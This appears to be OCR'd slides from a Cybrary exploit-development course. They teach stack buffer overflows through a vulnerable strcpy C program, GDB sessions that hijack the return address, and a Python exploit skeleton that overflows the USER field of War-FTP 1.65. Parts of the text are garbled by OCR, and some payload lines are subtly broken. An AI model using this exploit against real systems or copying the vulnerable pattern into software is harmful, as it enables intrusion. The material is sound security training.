
Before handing over control to function main PUSHes its return address onto the stack

As part of the next function's prologue

CYBRARY.IT

Free IT Training

Another Stack Frame



Returning to Main

The called function's stack frame is unwound

ESP and EBP are restored

The saved return address is loaded into EIP so execution can continue in main where it left off

CYBRARY.IT

Free IT Training

Vulnerable Code

```
include <string.h>
#include <stdio.h>
    void overflowed() {
        printf("%s\n", "Execution Hijacked");
    }
void function1(char *str){
    char buffer[5];
    strcpy(buffer, str);
}
void main(int argc, char *argv[])
    {
    function1(argv[1]);
    printf("%s\n", "Executed normally");
    }
```

Vulnerability

Strcpy does not bounds checking.

Our program uses Strcpy to copy user input into a fixed sized variable.

If we give it more data than the variable can hold, the copying will continue.

CYBERARY.IT

Free IT Training

Compiling Program

GNU Compiler Collection (GCC)

```
gcc -fno-stack-protector -o overflowtest  
overflowtest.c
```

-fno-stack-protector turns off the stack cookie
(we will discuss this later)

CYBERARY.IT

Free IT Training

Running the Program Normally

Make the program executable with `chmod +x overflowtest`

`./overflowtest AAAA`

Executed Normally

CYBRARY.IT

Free IT Training

Overflowing Buffer with Strcpy

```
./overflowtest
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAA
```

```
Segmentation fault (core dumped)
```

We will see more details of what is going on when we use the GNU Project Debugger (GDB)

CYBERARAB

Free IT Training

Overflowing the Buffer

When Strcpy runs out of room in our buffer variable it just keeps copying data into adjacent memory addresses


Overwrites any additional space in function's stack frame

Overwrites saved EBP and saved return pointer

CYBRARY.IT

Free IT Training

Overflowing the buffer Variable



Breakpoints

Cause execution to pause at a certain location in the program (a memory address, a line of code, etc.)

Allows us to examine the state of memory, the registers etc. at a certain point

Since we compiled with debugging symbols we can list the source code and break at particular lines

Viewing the Source Code

(gdb) list 1,16

```
1  #include <string.h>
2  #include <stdio.h>
3
4  void overflowed() {
5      printf("%s\n", "Execution Hijacked");
6  }
7
8  void function(char *str){
9      char buffer[5];
10     strcpy(buffer, str);
11 }
12 void main(int argc, char *argv[])
13 {
14     function(argv[1]);
15     printf("%s\n", "Executed Normally");
16 }
```

CYBERARY.IT

Free IT Training

Setting Breakpoints

break <line number> (we will look at setting breakpoints on memory addresses later in the course)

break 14

break 10

break 11

CYBRARY.IT

Free IT Training

Running the program in GDB

Run the program first with 4 A's to see the program run normally

```
(gdb) run AAAA
```

```
Starting program: /home/georgia/overflowtest  
AAAA
```

```
Breakpoint 1, main (argc=2, argv=0xbffff174) at  
overflowtest.c:14
```

```
14  function(argv[1]);
```

Viewing the Registers

(gdb) info registers

```
eax    0x2    2
ecx    0x1fc8a77e  533243774
edx    0xbffff104  -1073745660
ebx    0xb7fc3000  -1208209408
esp    0xbffff0c0  0xbffff0c0
ebp    0xbffff0d8  0xbffff0d8
esi    0x0    0
edi    0x0    0
eip    0x8048484  0x8048484 <main+9>
eflags 0x286 [ PF SF IF ]
cs     0x73    115
ss     0x7b    123
ds     0x7b    123
es     0x7b    123
fs     0x0    0
gs     0x33    51
```

CYBRARY.IT

Free IT Training

Viewing Memory

```
(gdb) x/20xw $esp
```

```
0xbffff0c0: 0xb7fc33c4 0xb7fff000 0x080484bb  
0xb7fc3000
```

```
0xbffff0d0: 0x080484b0 0x00000000 0x00000000  
0xb7e31a83
```

```
0xbffff0e0: 0x00000002 0xbffff174 0xbffff180 0xb7feccea
```

```
0xbffff0f0: 0x00000002 0xbffff174 0xbffff114 0x0804a018
```

```
0xbffff100: 0x0804822c 0xb7fc3000 0x00000000  
0x00000000
```

```
(gdb) x/xw $ebp
```

```
0xbffff0d8: 0x00000000
```

LIBRARY.IT

Free IT Training

Main's Stack Frame

This is just before the call to function so is this main's stack frame:

0xbffff0c0: 0xb7fc33c4 0xb7fff000 0x080484bb
0xb7fc3000

0xbffff0d0: 0x080484b0 0x00000000
0x00000000

CTBRARY.IT

Free IT Training

The Next Breakpoint

```
(gdb) continue  
Continuing.
```

```
Breakpoint 2, function (str=0xbffff35c "AAAA") at overflowtest.c:10  
10      strcpy(buffer, str);
```

```
(gdb) x/20xw $esp
```

```
0xbffff090: 0x00000000 0x00c10000 0x00000001 0x080482dd
```

```
0xbffff0a0: 0xbffff341 0x0000002f 0x0804a000 0x08048502
```

```
0xbffff0b0: 0x00000002 0xbffff174 0xbffff0d8 0x08048494
```

```
0xbffff0c0: 0xbffff35c 0xb7fff000 0x080484bb 0xb7fc3000
```

```
0xbffff0d0: 0x080484b0 0x00000000 0x00000000 0xb7e31a83
```

```
(gdb) x/xw $ebp
```

```
0xbffff0b8: 0xbffff0d8
```

```
(gdb)
```

CYBRARY.IT

Free IT training

Function's Stack Frame

0xbffff090:0x00000000 0x00c10000

0x00000001 0x080482dd

0xbffff0a0:0xbffff341 0x0000002f 0x0804a000

0x08048502

0xbffff0b0:0x00000002 0xbffff174 0xbffff0d8

CYBRARY.IT

Free IT Training

So What is This?


Between function and main's stack frame's there are four bytes:

0x08048494

CYBRARY.IT

Free IT Training

Look Back at Our Picture



Saved Return Address

Based on our picture the value between function and main's stack frames should be the saved return address pushed on the stack by main.

CYBRARY.IT

Free IT Training

A note about Assembly

By default GDB uses AT&T assembly notation

I personally prefer Intel notation*

You can change the format with
set assembly-flavor intel

*Don't worry if you do not have an previous experience with assembly. We will introduce it gradually in the course.

CYBRARY.IT

Free IT Training

Disassembling a Function

(gdb) disass main

Dump of assembler code for function main:

```
0x0804847b <+0>:   push  ebp
0x0804847c <+1>:   mov   ebp,esp
0x0804847e <+3>:   and  esp,0xfffff0
0x08048481 <+6>:   sub  esp,0x10
0x08048484 <+9>:   mov  eax,DWORD PTR [ebp+0xc]
0x08048487 <+12>:  add  eax,0x4
0x0804848a <+15>:  mov  eax,DWORD PTR [eax]
0x0804848c <+17>:  mov  DWORD PTR [esp],eax
0x0804848f <+20>:  call 0x8048461 <function>
0x08048494 <+25>:  mov  DWORD PTR [esp],0x8048553
0x0804849b <+32>:  call 0x8048320 <puts@plt>
0x080484a0 <+37>:  leave
0x080484a1 <+38>:  ret
```

Saved Return Address

function is called at:

```
0x0804848f <+20>:call 0x8048461 <function>
```

The next instruction is:

```
0x08048494 <+25>: mov  DWORD PTR  
[esp],0x8048553
```

Finishing the Program Normally

We have hit all our breakpoints so when we type continue this time our program finishes

```
(gdb) continue
```

```
Continuing.
```

```
Executed Normally
```

```
[Inferior 1 (process 4263) exited with code 022]
```

What is Up with the A's?

One A is off by itself as the first byte of one word.

The null byte is the first byte of the next word, followed by the rest of the A's

0x4104a000 0x00414141

CYBERARY.IT

Free IT Training

Running with ABCD

```
(gdb) run ABCD
```

```
Starting program: /home/georgia/overflowtest ABCD
```

```
Breakpoint 1, main (argc=2, argv=0xbffff174) at overflowtest.c:14
```

```
14      strcpy(buffer, argv[1]);
```

```
(gdb) continue
```

```
Continuing.
```

```
Breakpoint 2, function (str=0xbffff35c "ABCD") at overflowtest.c:10
```

```
10      strcpy(buffer, str);
```

```
(gdb) continue
```

```
Continuing.
```

GYBRARY.IT

Free IT Training

Running with ABCD

```
Breakpoint 3, function (str=0xbffff35c "ABCD") at overflowtest.c:11  
11 }
```

```
(gdb) x/20xw $esp
```

```
0xbffff090: 0xbffff0ab 0xbffff35c 0x00000001 0x080482dd  
0xbffff0a0: 0xbffff341 0x0000002f 0x4104a000 0x00444342  
0xbffff0b0: 0x00000002 0xbffff174 0xbffff0d8 0x08048494  
0xbffff0c0: 0xbffff35c 0xb7fff000 0x080484bb 0xb7fc3000  
0xbffff0d0: 0x080484b0 0x00000000 0x00000000  
0xb7e31a83
```

```
(gdb) x/xw $ebp
```

```
0xbffff0b8: 0xbffff0d8
```

CTBRARY.IT

Free IT Training

Running with ABCD

0x4104a000 0x00444342

A= 41 B=42 C=43 D=4

So the first byte is the first byte for the 1st word, the 2nd byte is the last byte for the second word, the 3rd byte is the second to last byte, and 4th byte is the second byte, and the null byte is the first byte of the second word.

Endianness

Which byte gets loaded first

Least significant or most

Intel arch is little endian

Need to flip the bytes around in the address

<http://www.cs.umd.edu/class/sum2003/cmsc311/Notes/Data/endian.html>

Free IT Training

Crashing the Program

If we give the program too much input Strcpy will overflow the buffer variable.

```
(gdb) run $(python -c 'print "A" * 30')
```

Little Python script creates a string of 30 A's.

CYBRARY.IT

Free IT Training

Crashing the Program

```
Breakpoint 3, function (  
  str=0x41414141 <error: Cannot access memory at address 0x41414141>)  
  at overflowtest.c:11
```

```
11 }
```

```
(gdb) x/20xw $esp
```

```
0xbffff070: 0xbffff08b 0xbffff342 0x00000001 0x080482dd
```

```
0xbffff080: 0xbffff327 0x0000002f 0x4104a000 0x41414141
```

```
0xbffff090: 0x41414141 0x41414141 0x41414141 0x41414141
```

```
0xbffff0a0: 0x41414141 0x41414141 0x08040041 0xb7fc3000
```

```
0xbffff0b0: 0x080484b0 0x00000000 0x00000000 0xb7e31a83
```

```
(gdb) x/xw $ebp
```

```
0xbffff098: 0x41414141
```

CYBRARY.IT

Free IT Training

Crashing the Program

(gdb) continue

Continuing.

Program received signal SIGSEGV, Segmentation fault.

0x41414141 in ?? ()

Program tries to execute overwritten memory address which is out of bounds.

CYBRARYIT

Free IT Training

Pinpointing the Crash

There are 14 bytes between the end of our A's (when we used 4 A's)

Send the program 17 A's followed by 4 B's. The program should crash with 42424242 in the return address.

```
run $(python -c 'print "A" * 17 + "B" * "4"')
```

CYBRARY.IT

Free IT training

Pinpointing the Crash

```
Breakpoint 3, function (str=0xbffff300 "\341\377\377\277\017")  
  at overflowtest.c:11
```

```
11 }
```

```
(gdb) x/20xw $esp
```

```
0xbffff080:  0xbffff09b  0xbffff34b  0x00000001  0x080482dd  
0xbffff090:  0xbffff330  0x0000002f  0x4104a000  0x41414141  
0xbffff0a0:  0x41414141  0x41414141  0x41414141  0x42424242  
0xbffff0b0:  0xbffff300  0xb7fff000  0x080484bb  0xb7fc3000  
0xbffff0c0:  0x080484b0  0x00000000  0x00000000  0xb7e31a83
```

```
(gdb) x/xw $ebp
```

```
0xbffff0a8:  0x41414141
```

```
(gdb) continue
```

```
Continuing.
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x42424242 in ?? ()
```

CYBRARY.IT

free IT training

Redirecting Execution

(gdb) disass overflowed

Dump of assembler code for function overflowed:

```
0x0804844d <+0>:  push  ebp
0x0804844e <+1>:  mov   ebp,esp
0x08048450 <+3>:  sub   esp,0x18
0x08048453 <+6>:  mov   DWORD PTR
[esp],0x8048540
0x0804845a <+13>: call  0x8048320 <puts@plt>
0x0804845f <+18>:  leave
0x08048460 <+19>:  ret
End of assembler dump.
```

Redirecting Execution

Let's overwrite the saved return address with the memory address of the first instruction in overflowed.

```
run $(perl -e 'print "A" x 17 .  
"\x08\x04\x84\x4d"')
```

CYBRARY.IT

Free IT Training

Backward?

```
(gdb) x/20xw $esp
```

```
0xbffff080:  0xbffff09b  0xbffff34b  0x00000001  0x080482dd  
0xbffff090:  0xbffff330  0x0000002f  0x4104a000  0x41414141  
0xbffff0a0:  0x41414141  0x41414141  0x41414141  0x4d840408  
0xbffff0b0:  0xbffff300  0xb7fff000  0x080484bb  0xb7fc3000  
0xbffff0c0:  0x080484b0  0x00000000  0x00000000  0xb7e31a83
```

```
(gdb) x/xw $ebp
```

```
0xbffff0a8:  0x41414141
```

```
(gdb) continue
```

```
Continuing.
```

Program received signal SIGSEGV, Segmentation fault.

```
0x4d840408 in ?? ()
```

We forgot about endanness.

CYBRARY.IT

Free IT Training

Hijacking Execution

Flip the bytes of the return address around to account for endianness.

```
run $(python -c 'print "A" * 17 +  
"\x08\x04\x84\x4d"')
```

CYBRARY.IT

Free IT Training

Hijacking Execution

Breakpoint 3, function (str=0xbffff300 "\341\377\377\277\017")

at overflowtest.c:11

11 }

(gdb) x/20xw \$esp

0xbffff080: 0xbffff09b 0xbffff34b 0x00000001 0x080482dd

0xbffff090: 0xbffff330 0x0000002f 0x4104a000 0x41414141

0xbffff0a0: 0x41414141 0x41414141 0x41414141 0x0804844d

0xbffff0b0: 0xbffff300 0xb7fff000 0x080484bb 0xb7fc3000

0xbffff0c0: 0x080484b0 0x00000000 0x00000000 0xb7e31a83

(gdb) x/xw \$ebp

0xbffff0a8: 0x41414141

(gdb) continue

Continuing.

Execution Hijacked

Program received signal SIGSEGV, Segmentation fault.

0xbffff300 in ?? ()

CYBRARY.IT

Free IT Training

War-FTP 1.65 USER Buffer Overflow

Similar to our last example


Give the program too much input in the username (USER) field

Saved return pointer will be overwritten with our attack controlled input

CYBERMARTY.IT

Free IT Training

War-FTP 1.65



Remote Exploits

In our previous example we fed the program input locally

War-FTP is listening on port 21

We will send the attack string from the Kali machine

CYBRARY.IT

Free IT Training

Exploit Skeleton

```
#!/usr/bin/python
import socket
buffer = "A" * 1100
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.5.44',21))*
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

*Change the IP address to your Windows XP Machine

CYBRARY.IT

Free IT Training

Immunity Debugger

Lets us see the internals of memory, registers, etc.


Like GDB but more graphical

On the Desktop of Windows XP

CYBRARY.IT

Free IT Training

Immunity Debugger



Attach to the Process

In Immunity Debugger go to

File->Attach

Highlight war-ftp

Click Attach

Click Play button

CYBRARY.IT

Free IT Training

Attach to the Process

The screenshot shows the Immunity Debugger interface for the process 'war-ftpd.exe'. The CPU window displays assembly code for thread 00000A00 in module ntdll. The registers window shows the state of the CPU registers, including EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI, and EIP. The memory dump window shows the current instruction and its operands. The stack window shows the current stack frame and its contents. The status bar at the bottom indicates that the process is paused at a breakpoint.

Immunity Debugger - war-ftpd.exe

File View Debug Plugins ImmLib Options Window Help Jobs

Immunity Consulting Services Manager

CPU - thread 00000A00, module ntdll

```
7C90120F C3 RETN
7C901210 8BFF MOV EDI,EDI
7C901212 CC INT3
7C901213 C3 RETN
7C901214 8BFF MOV EDI,EDI
7C901216 8BFF424 04 MOV EAX,DWORD PTR SS:[ESP+4]
7C90121A CC INT3
7C90121B C2 0400 RETN 4
7C90121E 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C901224 C3 RETN
7C901225 57 PUSH EDI
7C901226 8B7C24 0C MOV EDI,DWORD PTR SS:[ESP+C]
7C901228 8B424 08 MOV EDX,DWORD PTR SS:[ESP+8]
7C90122E C702 00000000 MOV DWORD PTR DS:[EDX],0
7C901234 897A 04 MOV DWORD PTR DS:[EDX+4],EDI
7C901237 0BFF OR EDI,EDI
Return to 7C952119 (ntdll.7C952119)
```

Registers (FPU)

```
EAX 7FFD5000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 0108FFCC
EBP 0108FFF4
ESI 00000004
EDI 00000005
EIP 7C90120F ntdll.7C90120F
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFDA000(FFF)
T 0 GS 0000 NULL
D 0
I 0 LastErr ERROR_SUCCESS (00000000)
```

Address Hex dump ASCII

```
00440000 00 00 00 00 59 4B 43 00 ...VKC.
00440008 F0 36 40 00 30 37 40 00 =60.070.
00440010 30 30 42 00 70 30 42 00 000.p0B.
00440018 60 02 43 00 90 08 43 00 '0C.e0C.
00440020 F0 10 43 00 20 11 43 00 >0C. 0C.
00440028 60 11 43 00 F0 11 43 00 *4C.e4C.
00440030 F0 12 43 00 20 13 43 00 >0C. 0C.
00440038 40 13 43 00 30 13 43 00 @4C.C4C.
00440040 C0 13 43 00 00 14 43 00 44C.4C.
```

Address Disassembly Comment

```
76FC 00960000 00001000
773D 00970000 00002000
774E 00980000 00003000
7792 00990000 00004000
77E1 009E0000 00001000
77D0 009F0000 00002000
77E7 00AFC000 00001000
77F1 00AFD000 00003000 stack of th
77F6 00B00000 00001000
77FE 00C3E000 00001000 stack of th
7C30 00D3F000 00001000
7C39 00D3E000 00001000
7C30 00D3F000 00001000 stack of th
7C90 00D40000 0000C000
7E41 00D50000 00007000
00D00000 00002000
00E10000 00001000
7E300000 00E50000 00001000
7E410000 00E60000 00001000
7C901200 00ED0000 00001000 odbcpint
